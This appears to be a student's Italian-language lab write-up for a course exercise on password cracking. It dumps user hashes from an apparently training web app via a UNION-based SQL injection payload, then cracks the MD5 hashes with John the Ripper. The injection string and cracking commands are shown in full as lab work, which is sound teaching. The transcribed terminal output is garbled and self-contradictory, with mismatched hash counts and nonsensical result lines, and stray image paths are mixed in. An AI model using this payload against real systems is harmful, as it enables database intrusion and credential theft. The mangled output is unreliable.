



W14D2

PASSWORD CRACKING

La Traccia

Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema.

Se guardiamo meglio alle password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB come visto, e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro.

Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.

La Consegna

1. Screenshot dell'SQL injection già effettuata
2. Due righe di spiegazione di cos'è **questo** cracking (quale tipologia / quale meccanismo sfrutta)
3. Screenshot dell'esecuzione del cracking e del risultato

Cracking con John The Ripper

Dato l'elenco di password trovato grazie alla SQLi dell'esercizio precedente...

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03


ID: 1' UNION SELECT user,password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


Cracking con John The Ripper

Copio gli hash delle password in un file di testo, e provo a craccarle...




```
kali@kali: ~
File Actions Edit View Help
GNU nano 7.2 hash.txt *
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
1 of 141 UNION SELECT user, password, R
```

...lancio la lista per trovare la password in base a quelle che punto nel file hash.txt...



```
(kali@kali)-[~]
└─$ john --format=Raw-MD5 --wordlist list.txt hash.txt
Using default input encoding: UTF-8
Loaded 53 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3
])
Remaining 50 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-02-06 16:13) 0g/s 50657p/s 50657c/s 2532KC/s !@#%$..sss
Session completed. list name: pablo
```

...mostro i risultati del programma con le password in chiaro.



```
(kali@kali)-[~]
└─$ john --show --format=Raw-MD5 hash.txt
?:password pablo
?:abc123 abc123
2 password hashes cracked, 0 left
```